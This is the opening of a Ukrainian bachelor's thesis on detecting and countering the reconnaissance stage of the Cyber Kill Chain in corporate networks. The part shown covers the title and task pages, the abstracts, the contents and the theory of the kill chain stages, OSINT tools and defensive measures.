

Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Методи та техніки проведення
розвідувального етапу Cyber Kill Chain
у корпоративній мережі»

Виконав: студент 3-го курсу групи КБк-22-1
спеціальності 125 «Кібербезпека»

 Віталій АРЕНДАРЧУК

Керівник: професор кафедри КІ та КБ, д.т.н., доцент

 Володимир ВОРОТНИКОВ

Рецензент: завідувач кафедри КІ та КБ, к.т.н., доцент


 Андрій ЄФІМЕНКО

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної
інженерії та кібербезпеки

 Андрій ЄФІМЕНКО
3 березня 2025 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу бакалавра

Студент: Аренарчук Віталій Петрович

Тема роботи: «Методи та техніки проведення розвідувального етапу Cyber Kill Chain у корпоративній мережі»

затверджена Наказом університету від 3 березня 2025 р. № 80/с.

Термін здачі студентом закінченої роботи 9 червня 2025 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження):
Об'єктом дослідження виступають процеси проведення розвідувального етапу у комп'ютерних мережах за допомогою відкритих програмних рішень. Предмет дослідження є методи та техніки виявлення, аналізу та протидії розвідувальним діям у рамках фази reconnaissance моделі Cyber Kill Chain у кор-поративних мережах.

Обладнання та програмне забезпечення:

1. Персональний комп'ютер з підтримкою віртуалізації (не менше 8 ГБ оперативної пам'яті, процесор з архітектурою x64).
2. Операційна система: Ubuntu Server 22.04 LTS (для розгортання Snort, Cowrie, Syslog-ng, OpenVPN).
3. Середовище віртуалізації: Oracle VM VirtualBox 7.0 / VMware Workstation Pro.
4. Мережевий симулятор: Cisco Packet Tracer 8.x (для побудови та візуалізації топології мережі).

5. Інструменти для розвідки та тестування: Nmap, Nikto, Maltego, Shodan CLI.
6. Програмне забезпечення для журналювання та захисту: Snort IDS, Cowrie Honeypot, Syslog-ng, UFW, Fail2Ban, OpenVPN.
7. Офісні програми: Microsoft Word / LibreOffice Writer (для оформлення звітності), PowerPoint (для підготовки презентації).

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Надія ЛОБАНЧИКОВА		
2	Надія ЛОБАНЧИКОВА		
3	Надія ЛОБАНЧИКОВА		

Студент  Віталій АРЕНДАРЧУК

Керівник  Володимир ВОРОТНІКОВ

Календарний план

№ з/п	Назва етапу виконання ВКР	Термін виконання	Примітка
1	Постановка теми, визначення мети, об'єкта і предмета дослідження	05.03 – 15.03	Виконано
2	Аналіз літературних джерел та сучасного стану теми	16.03 – 25.03	Виконано
3	Формування структури пояснювальної записки	26.03 – 28.03	Виконано
4	Моделювання базової корпоративної мережі	19.02 – 23.02	Виконано
5	Проведення розвідки та виявлення вразливостей	24.02 – 01.03	Виконано
6	Розробка оновленої захищеної мережевої моделі	02.03 – 10.03	Виконано
7	Реалізація IDS, Honeypot, VPN, логування, hardening	11.03 – 18.03	Виконано
8	Тестування, збір і аналіз результатів	19.03 – 23.03	Виконано
9	Оформлення пояснювальної записки	24.03 – 31.03	Виконано
10	Перевірка роботи на плагіат, остаточне редагування	01.04 – 05.04	Виконано
11	Підготовка презентації та захист	06.04 – 10.04	

Студент  Віталій АРЕНДАРЧУК

Керівник  Володимир ВОРОТНІКОВ

АНОТАЦІЯ

Пояснювальна записка: 72 с., 16 рисунків, 2 таблиці, 18 джерел.

Метою випускної кваліфікаційної роботи є розробка та впровадження методів та технік проведення розвідувального етапу Cyber Kill Chain у корпоративній мережі

У процесі виконання роботи визначено основні вразливості мережевої інфраструктури, які можуть бути використані зловмисниками на початковому етапі атаки. Проаналізовано сучасні методи і засоби виявлення reconnaissance-активності, а також розглянуто особливості побудови корпоративної мережі із застосуванням Cisco Packet Tracer і віртуального середовища на базі Ubuntu Server. Показано процес розробки захищеної мережевої архітектури з інтеграцією системи виявлення вторгнень (Snort), honeypot-сервера (Cowrie), централізованого логування (Syslog-ng), VPN-доступу та міжмережевого екрану. Наведено результати тестування, які демонструють зниження доступності інформації для reconnaissance-атаки, підвищення рівня контролю за мережевою активністю та загальне зростання стійкості інфраструктури до потенційних загроз. Отримані результати можуть бути використані для створення ефективної багаторівневої системи захисту корпоративних мереж із фокусом на проактивне виявлення атак ще до їх реалізації.

Ключові слова: CYBER KILL CHAIN, РОЗВІДКА, IDS, HONEYPOT, COWRIE, SNORT, VPN, FIREWALL, ЛОГУВАННЯ, ІНФОРМАЦІЙНА БЕЗПЕКА, CISCO PACKET TRACER, UBUNTU SERVER.

					ККІКБ.КР.Б – 125 – 1 – ПЗ			
Змн.	Арк.	№ докум.	Підпис	Дата				
Розроб.		Арендарчук В.П.		24.06.25	Методи та техніки проведення розвідувального етапу Cyber Kill Chain у корпоративній мережі	Літ.	Арк.	Аркуші
Керівник		Воротніков В.В.		24.06.25			5	72
Реценз.		Єфіменко А.А.		24.06.25		ФІКТ, Гр. КБк-22-1		
Н. контр.		Воротніков В.В.		24.06.25				
Затверд.		Єфіменко А.А.		24.06.25				
					Пояснювальна записка			

ABSTRACT

Explanatory note: 73 pp., 16 figures, 2 tables, 18 sources.

The purpose of the final qualification work is to develop and implement the model of detecting intelligence in the corporate network at the Reconnaissance stage within the Cyber Kill Chain model.

In the process of work, the main vulnerability of the network infrastructure, which can be used by the attackers at the initial stage of the attack, is determined. Modern methods and means of detection of reconnaissance activity are analyzed, as well as the features of building a corporate network using Cisco Packet Tracer and a virtual environment based on Ubuntu Server. The process of developing protected network architecture with integration of the detection system (SNORT), HoneyPot server (Cowrie), centralized logic (Syslog-NG), VPN-access and inter-network screen is shown. Testing results indicate reduced information availability for reconnaissance attacks, improved network activity control, and enhanced infrastructure stability against potential threats. The results can be used to create an effective multi-level system for the protection of corporate networks with focus for proactive detection of attacks before their implementation.

Keywords: CYBER KILL CHAIN, INTELLIGENCE, IDS, HONEYPOT, COWRIE, SNORT, VPN, FIREWALL, LOGGING, INFORMATION SECURITY, CISCO PACKET TRACER, UBUNTU SERVER.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				8
Змн.	Арк.	№ докум.	Підпис	Дата		

ЗМІСТ

СПИСОК УМОВНИХ ПОЗНАЧЕНЬ ТА ТЕРМІНІВ	10
ВСТУП.....	11
1. ТЕОРЕТИЧНІ ОСНОВИ ПРЕДМЕТНОЇ ГАЛУЗІ ТА АНАЛІЗ ВИМОГ	13
1.1. Поняття інформаційної безпеки та загроз у корпоративних мережах	13
1.2 Модель Cyber Kill Chain: структура та значення	14
1.3 Розвідувальний етап (Reconnaissance): цілі, методи та інструменти	19
1.4 Особливості корпоративних мереж з точки зору безпеки.....	21
1.5 Аналіз вимог до системи моніторингу розвідувального етапу	27
2. ПРАКТИЧНА РЕАЛІЗАЦІЯ МЕТОДІВ РОЗВІДКИ В КОРПОРАТИВНІЙ МЕРЕЖІ	30
2.1 Налаштування лабораторного середовища.....	30
2.2 Базове тестування методів збору інформації.....	34
2.3 Збір і аналіз даних.....	41
2.4 Оцінка отриманих результатів	44
2.5 Рекомендації щодо протидії	45
Висновок до розділу	47
3. ВДОСКОНАЛЕННЯ МЕТОДІВ РОЗВІДКИ ТА ЗАХИСТУ В КОРПОРАТИВНІЙ МЕРЕЖІ НА ОСНОВІ МОДЕЛІ CYBER KILL CHAIN	49
3.1 Мета вдосконалення та загальна концепція.....	49
3.2 Реалізація вдосконаленої мережевої інфраструктури та засобів захисту	51
3.3 Реалізація виявлення розвідувальних дій з використанням IDS	54
3.4 Реалізація Honeypot у виявленні розвідки.....	56
3.5 Реалізація системи логування і аналізу подій.....	60
3.6 Реалізація загартування мережі (hardening)	62
3.7 Порівняльний аналіз результатів	65
ВИСНОВОК.....	68
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ	69
ДОДАТКИ.....	71

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				9
Змн.	Арк.	№ докум.	Підпис	Дата		

СПИСОК УМОВНИХ ПОЗНАЧЕНЬ ТА ТЕРМІНІВ

APT – Advanced Persistent Threat
CPU – Central Processing Unit
DoS – Denial of Service
GUI – Graphical User Interface
HTTP – HyperText Transfer Protocol
HTTPS – HyperText Transfer Protocol Secure
IDS – Intrusion Detection System
IP – Internet Protocol
IPS – Intrusion Prevention System
MAC – Media Access Control
OS – Operating System
SSH – Secure Shell
TCP – Transmission Control Protocol
UDP – User Datagram Protocol
UFW – Uncomplicated Firewall
VPN – Virtual Private Network

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				10
Змн.	Арк.	№ докум.	Підпис	Дата		

ВСТУП

Умови стрімкого зростання цифрової трансформації, автоматизації бізнес-процесів, а також активного впровадження хмарних рішень та віддаленого доступу до корпоративних ресурсів значно ускладнили ландшафт інформаційної безпеки. Усе більше підприємств стають залежними від стабільної та безпечної роботи внутрішніх інформаційних систем, що обробляють критично важливі дані – від фінансової звітності до персональної інформації працівників і клієнтів. У такому середовищі питання забезпечення безпеки корпоративних мереж набуває особливої актуальності.

Одним із найуразливіших етапів у сучасній кібербезпеці є фаза розвідки (reconnaissance), що є початковим етапом моделі Cyber Kill Chain, запропонованої компанією Lockheed Martin. На цій стадії зловмисник, ще не порушуючи роботу системи, збирає доступну інформацію про цільову мережу: її логічну структуру, типові порти, протоколи, служби, що працюють на хостах, операційні системи, конфігурації безпеки та інші технічні деталі. Успішна розвідка дозволяє хакеру підготувати точкову атаку, обійти механізми виявлення, а іноді – навіть уникнути виявлення на всіх наступних фазах атаки. У зв'язку з цим актуальним стає впровадження засобів активного та пасивного моніторингу, які здатні виявити спроби збору інформації, зафіксувати аномальну поведінку, і, що найважливіше – реагувати до того, як буде завдано шкоди. Йдеться про побудову захисної архітектури, яка включає в себе як мережеву фільтрацію, так і системи виявлення вторгнень (IDS), honeypot-технології, централізоване логування подій і ізоляцію критичних вузлів.

Метою даної кваліфікаційної роботи є розробка та впровадження методів та технік проведення розвідувального етапу Cyber Kill Chain у корпоративній мережі.

Визначена мета обумовлює наступні **завдання**:

1. Провести аналіз предметної галузі;
2. Дослідити особливості моделі Cyber Kill Chain та роль етапу розвідки;
3. Змоделювати вразливу корпоративну мережу з типовими недоліками;

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				11
Змн.	Арк.	№ докум.	Підпис	Дата		

4. Реалізувати вдосконалену мережеву архітектуру із захисними механізмами;
5. Інтегрувати засоби IDS (Snort), honeypot (Cowrie), фаєрвол (UFW), логування (Syslog-ng), VPN-доступ;
6. Здійснити порівняльний аналіз до та після впровадження захисту
7. Оцінити ефективність реалізованої моделі та можливість її масштабування.

Об’єкт дослідження – процес проведення розвідувального етапу у комп’ютерних мережах за допомогою відкритих програмних рішень.

Предмет дослідження – методи та техніки виявлення, аналізу та протидії розвідувальним діям у рамках фази Reconnaissance моделі Cyber Kill Chain у корпоративних мережах.

У процесі виконання кваліфікаційної роботи було розроблено проєкт захищеної корпоративної мережі з інтегрованими засобами виявлення reconnaissance-активності, що реалізує практичні механізми протидії на ранньому етапі кібератаки в межах моделі Cyber Kill Chain.

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				12
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 1. ТЕОРЕТИЧНІ ОСНОВИ ПРЕДМЕТНОЇ ГАЛУЗІ ТА АНАЛІЗ ВИМОГ

1.1. Поняття інформаційної безпеки та загроз у корпоративних мережах

Інформаційна безпека є критичним аспектом сучасного цифрового світу, особливо в контексті функціонування корпоративних мереж. Під інформаційною безпекою розуміють стан захищеності інформації та інформаційних систем від несанкціонованого доступу, використання, розголошення, порушення цілісності або знищення. Метою інформаційної безпеки є забезпечення трьох ключових принципів: конфіденційності, цілісності та доступності інформації (CIA-тріада). У контексті корпоративної мережі, яка включає у себе широкий спектр інформаційних ресурсів, серверів, клієнтських пристроїв, мережевого обладнання та програмного забезпечення, зростає ризик виникнення загроз, спрямованих на вразливі компоненти інфраструктури. Такі мережі, як правило, мають складну структуру та обробляють велику кількість критично важливої інформації, що робить їх привабливою ціллю для злоумисників [1].

Загрози інформаційній безпеці в корпоративних мережах можна класифікувати наступним чином:

1. Технічні загрози – експлуатація уразливостей в програмному забезпеченні, мережевих протоколах або апаратному забезпеченні (наприклад, використання експлойтів, брутфорс-атаки, сканування портів, атаки типу man-in-the-middle).
2. Соціотехнічні загрози – вплив на користувачів з метою отримання доступу до конфіденційної інформації (фішинг, вішинг, спірфінг).
3. Організаційні загрози – пов'язані з помилками в політиках безпеки, недостатнім контролем доступу, відсутністю аудиту чи інцидент-менеджменту.
4. Внутрішні загрози – діяльність працівників компанії, свідомо чи несвідомо, що призводить до витоку або пошкодження даних.

Особливо небезпечними є цілеспрямовані атаки (APT – Advanced Persistent Threats), які реалізуються протягом тривалого часу, з використанням складних

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				13
Змн.	Арк.	№ докум.	Підпис	Дата		

технік і багаторівневого підходу. Такі атаки зазвичай починаються з розвідувального етапу, під час якого зловмисник збирає максимум інформації про цільову мережу, її структуру, співробітників, використовувані технології тощо. У зв'язку з цим стає важливим своєчасне виявлення потенційних загроз та побудова ефективної системи кіберзахисту, яка враховує не лише класичні методи захисту, а й новітні підходи до виявлення аномальної активності на всіх етапах ланцюга атаки (наприклад, за моделлю Cyber Kill Chain) [2].

1.2 Модель Cyber Kill Chain: структура та значення

У сучасному світі кіберзагрози стають дедалі більш складними, тривалими та цілеспрямованими. Для ефективного захисту інформаційних систем важливо розуміти логіку та послідовність дій зловмисника. Одним із підходів, який дозволяє моделювати поведінку атакуючої сторони, є модель Cyber Kill Chain, що дає змогу розглядати кібератаку як послідовність етапів – від підготовки до реалізації цілей. Такий підхід допомагає не лише ідентифікувати вразливі точки захисту, а й сформуванати ефективну стратегію протидії на кожному з етапів атаки. Розглянемо детальніше модель Cyber Kill Chain [3].

Модель Cyber Kill Chain була запропонована аналітиками корпорації Lockheed Martin у 2011 році в межах дослідження методів боротьби з цілеспрямованими кібератаками (APT – Advanced Persistent Threats). Її метою стало формалізоване представлення типового сценарію атаки у вигляді послідовного ланцюга дій, які здійснює зловмисник. Такий підхід дав змогу перейти від реактивної моделі захисту до проактивної, орієнтованої на виявлення та зупинку атаки на ранніх етапах.

Назва моделі походить з військової термінології: "kill chain" – це послідовність дій, які ведуть до ураження цілі. У кіберпросторі цей принцип було адаптовано для опису фаз кібератаки, починаючи з етапу збору інформації (Reconnaissance) і закінчуючи досягненням кінцевої цілі (Actions on Objectives), наприклад – викраденням або знищенням даних [4].

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				14
Змн.	Арк.	№ докум.	Підпис	Дата		

Головна ідея моделі полягає в тому, що успішна атака вимагає проходження всіх етапів ланцюга, і порушення хоча б одного з них може зупинити або ускладнити весь процес. Це означає, що захисники отримують кілька точок впливу – не лише на момент експлуатації вразливості, а й на більш ранніх або пізніших фазах, де зловмисник може бути вразливим для виявлення. Переваги використання моделі Cyber Kill Chain можна визначити як:

1. Проактивність – можливість зупинити атаку ще до її активної фази.
2. Повнота аналізу – охоплення всього життєвого циклу атаки.
3. Стандартизація мови кібербезпеки – усі фахівці можуть описувати атаки за єдиною структурою.
4. Оптимізація захисних засобів – моделювання захисних заходів для кожного етапу.

Cyber Kill Chain також став фундаментом для розвитку інших фреймворків і методологій, зокрема MITRE ATT&CK, яка деталізує техніки та тактики атак відповідно до фаз, що описані в Kill Chain. Хоча модель має певні обмеження (наприклад, фокус на периметровій безпеці), вона і сьогодні широко застосовується у корпоративному секторі для побудови стратегій виявлення загроз та реагування на інциденти [5].

Як уже зазначалося, модель Cyber Kill Chain описує логіку побудови складної цілеспрямованої кібератаки у вигляді семи послідовних етапів (Рисунок 1.1). Кожен з них відповідає за окрему фазу атаки – від підготовки до реалізації безпосередньої цілі. Для глибшого розуміння принципів функціонування моделі та визначення можливих точок виявлення загроз, розглянемо детальніше кожен із цих етапів.

Першим етапом є Reconnaissance (розвідка). На цій фазі зловмисник збирає якомога більше інформації про цільову організацію. Це можуть бути як технічні дані (IP-адреси, відкриті порти, використовувані сервіси), так і загальнодоступна інформація (імена співробітників, структура компанії, записи у соціальних мережах тощо). Використовуються як пасивні методи (OSINT – Open Source Intelligence), так і активні (наприклад, сканування портів або аналіз мережевого

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				15
Змн.	Арк.	№ докум.	Підпис	Дата		

трафіку). Метою є створення максимально повного профілю цілі, що дозволяє надалі підібрати найбільш вразливі точки входу [6].




Рисунок 1.1 – Етапи моделі Cyber Kill Chain

Другим етапом виступає Weaponization (озброєння). На цій фазі зловмисник створює інструмент атаки, поєднуючи уразливість (експлойт) із засобом доставки. Це може бути, наприклад, шкідливий документ з вбудованим скриптом, який активується після відкриття, або скомпільований троян, замаскований під легітимний файл. Вибір технології та формату шкідливого об'єкта залежить від результатів розвідки – особливо від типу операційної системи, поштових клієнтів, рівня обізнаності персоналу тощо [7].

Наступною, третьою фазою є Delivery (доставка). На цьому етапі атакувальний об'єкт передається безпосередньо до системи жертви. Серед найбільш поширених методів доставки – фішинг (електронні листи з шкідливими вкладеннями або посиланнями), компрометація легітимних вебресурсів (watering hole), використання заражених зовнішніх носіїв (наприклад, USB-накопичувачів), або соціальна інженерія. Успішна доставка – це точка входу шкідливого коду у внутрішнє середовище цільової системи [8].

Четвертим етапом є Exploitation (експлуатація). Після доставки зловмисний код має бути активований. Це може відбуватись автоматично або після взаємодії з

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				16
Змн.	Арк.	№ докум.	Підпис	Дата		

користувачем. Експлуатація передбачає використання уразливості в системі або ПЗ з метою виконання коду, підвищення привілеїв, обходу захисту. Приклади включають переповнення буфера, виконання шкідливого скрипта в офісному документі, уразливість браузера тощо [7].

П'ятим етапом є Installation (інсталяція). На цій фазі здійснюється встановлення шкідливого ПЗ у систему для забезпечення довготривалої присутності. Це може бути бекдор, троян, rootkit або інше програмне забезпечення, яке дозволяє зловмиснику отримувати постійний доступ навіть після перезавантаження системи. Зловмисники використовують різні техніки маскуванню – наприклад, обфускацію, зміни в реєстрі, приховування процесів – аби уникнути виявлення захисними механізмами.

Шостим етапом є Command and Control (C2) – встановлення каналу зв'язку між скомпрометованою системою та сервером управління зловмисника. Через цей канал атакувальник може передавати команди, завантажувати нові компоненти, передавати викрадені дані або координувати подальші дії. Використовуються різні протоколи: HTTP(S), DNS, ICMP, або навіть легітимні сервіси, як-от Telegram, Dropbox, Pastebin. Часто канал C2 маскується під звичайний трафік для уникнення детекції [9].

Останнім, сьомим етапом є Actions on Objectives (досягнення цілей). Після отримання контролю над системою зловмисник виконує фінальні дії, що є основною метою атаки. Це можуть бути: крадіжка конфіденційних даних, шифрування інформації з метою отримання викупу (ransomware), саботаж, шпигунство або поширення на інші системи у мережі. Успішне досягнення цілей зазвичай завдає серйозної шкоди організації – як матеріальної, так і репутаційної [10].

Розвідувальний етап моделі Cyber Kill Chain є одним із найважливіших з точки зору формування стратегії кіберзахисту, оскільки саме з нього починається процес підготовки атаки. У цей момент зловмисник ще не взаємодіє напямуч з внутрішніми системами компанії, а лише збирає інформацію, що дозволить йому визначити найуразливіші точки проникнення. Незважаючи на те, що на цьому етапі

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				17
Змн.	Арк.	№ докум.	Підпис	Дата		

не відбувається реального втручання у функціонування інфраструктури, його значення важко переоцінити. Саме тут приймається більшість тактичних рішень, які зумовлюють подальший перебіг атаки.

Розвідка проводиться як шляхом вивчення технічної інформації про мережу, так і через аналіз публічних джерел. Зловмисник вивчає доменні імена, відкриті порти, сервіси, які компанія виставляє в Інтернет, а також використовує відкриті дані про співробітників, їхню взаємодію у соціальних мережах, документи, що були опубліковані або витекли в загальний доступ. Така інформація дозволяє створити карту потенційної атаки – визначити вектор доступу, інструменти, які можуть бути застосовані, та соціотехнічні підходи, які можуть виявитися ефективними. Усе це відбувається у прихованій формі, без очевидних ознак втручання. Саме тому традиційні засоби захисту, які орієнтовані на виявлення шкідливої активності вже після проникнення, як правило, не здатні виявити етап розвідки. Проте існують специфічні методики, які дозволяють зафіксувати спроби збору інформації ще до початку активної атаки. Йдеться про аналіз аномальної поведінки вхідного трафіку, моніторинг частоти запитів до вебресурсів, виявлення повторюваних шаблонів звернень або підозрілих сканувань. Рання ідентифікація такої активності дозволяє не лише запобігти подальшому проникненню, а й виявити джерело загрози або інтерес з боку конкретних груп зловмисників [11].

Особливої актуальності набуває моніторинг зовнішньої поверхні атаки, яка включає в себе все, що доступне з Інтернету: офіційні сайти компанії, інтерфейси веб-додатків, email-сервери, API, сервіси віддаленого доступу та інші публічно доступні ресурси. Здатність виявити, що хтось намагається активно або пасивно дослідити ці ресурси, може стати ключовим чинником у запобіганні повномасштабній атаці. Таким чином, ефективне виявлення активності на стадії Reconnaissance дозволяє не лише виграти час, а й побудувати захист, що випереджає дії зловмисника. У сучасних умовах, коли атаки набувають більш складного характеру, саме здатність виявляти розвідку є однією з ключових характеристик системи кібербезпеки [12].

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				18
Змн.	Арк.	№ докум.	Підпис	Дата		

1.3 Розвідувальний етап (Reconnaissance): цілі, методи та інструменти

Як було зазначено, розвідувальний етап є першим і водночас одним із найбільш недооцінених з боку класичних засобів захисту етапів у ланцюгу Cyber Kill Chain. Його основне призначення полягає у зборі інформації, яка може бути використана для підготовки ефективної атаки. Саме на цьому етапі зловмисник визначає потенційні вектори проникнення, технічні характеристики інфраструктури, а також аналізує людський фактор з метою застосування соціотехнічних підходів. Цілі, які переслідуються під час розвідки, можуть варіюватися в залежності від характеру цільової організації, типу атакуючої сторони та специфіки інфраструктури. У загальному випадку йдеться про отримання якомога повнішої картини щодо внутрішньої структури системи, пов'язаних доменів, наявних відкритих портів і сервісів, поштових адрес, користувачів, що можуть стати потенційними цілями, а також використовуваного програмного та апаратного забезпечення. Отримана інформація дозволяє сформувати так звану атаквальну поверхню – сукупність точок дотику до зовнішнього середовища організації [13].

З точки зору технік, розвідувальний етап поділяється на два основних підходи – пасивну та активну розвідку. Пасивна розвідка передбачає отримання інформації без прямого взаємодії з інфраструктурою жертви. Як приклад можна навести використання публічних реєстрів (WHOIS, DNS-записи), архівів вебсайтів, метаданих з документів, що доступні онлайн, або пошук через спеціалізовані системи на кшталт Shodan. Активна розвідка, навпаки, пов'язана з безпосереднім надсиланням запитів до серверів, скануванням портів, вивченням відповідей сервісів, що теоретично може бути зафіксовано системами моніторингу. Вибір між активною та пасивною розвідкою залежить від рівня обережності атакувальної сторони та наявності технічних обмежень. Варто зазначити, що значну роль у розвідці відіграє використання інструментів OSINT (Рисунок 1.2). До них відносяться як спеціалізовані фреймворки, так і окремі інструменти, що дозволяють автоматизувати процес збору інформації. Популярними прикладами є Maltego, Recon-ng, theHarvester, а також візуальні системи навігації типу OSINT

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				19
Змн.	Арк.	№ докум.	Підпис	Дата		

Framework. Такі інструменти дозволяють не лише швидко зібрати дані, а й структурувати їх у вигляді зв'язків між об'єктами, що значно полегшує подальший аналіз.




Рисунок 1.2 – Карта OSINT-інструментів

Крім того, до розвідувального арсеналу зловмисників входять і техніки соціальної інженерії, які також на цьому етапі можуть мати високу ефективність. Йдеться, зокрема, про вивчення поведінки співробітників у соціальних мережах, пошук слабких місць у внутрішніх комунікаціях, використання інформації про корпоративні події або структуру керівництва для створення фішингових повідомлень. Соціотехнічні атаки є особливо небезпечними, оскільки здатні обходити технічні засоби захисту через вплив на користувача як найслабшу ланку в системі [14].

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				20
Змн.	Арк.	№ докум.	Підпис	Дата		

Слід зауважити, що захист від розвідки є досить складним завданням. Публічність багатьох ресурсів та неможливість повністю контролювати зовнішню активність залишає організацію частково вразливою. Проте, з боку систем кіберзахисту, надзвичайно важливо моніторити потенційно підозрілу активність, фіксувати аномальні запити до публічних сервісів, впроваджувати honeypot-системи, аналізувати поведінку ботів і неочікуваних користувачів, а також обмежувати витік інформації через неконтрольовані канали. Таким чином, розвідувальний етап є не просто підготовчим – він є стратегічно важливою фазою, яка визначає ефективність усієї подальшої атаки. Розуміння логіки цього етапу дозволяє не лише покращити виявлення на ранніх фазах, але й зменшити загальну площу атаки шляхом зменшення доступної для аналізу інформації, посилення моніторингу та впровадження систем попереджувального реагування.

1.4 Особливості корпоративних мереж з точки зору безпеки

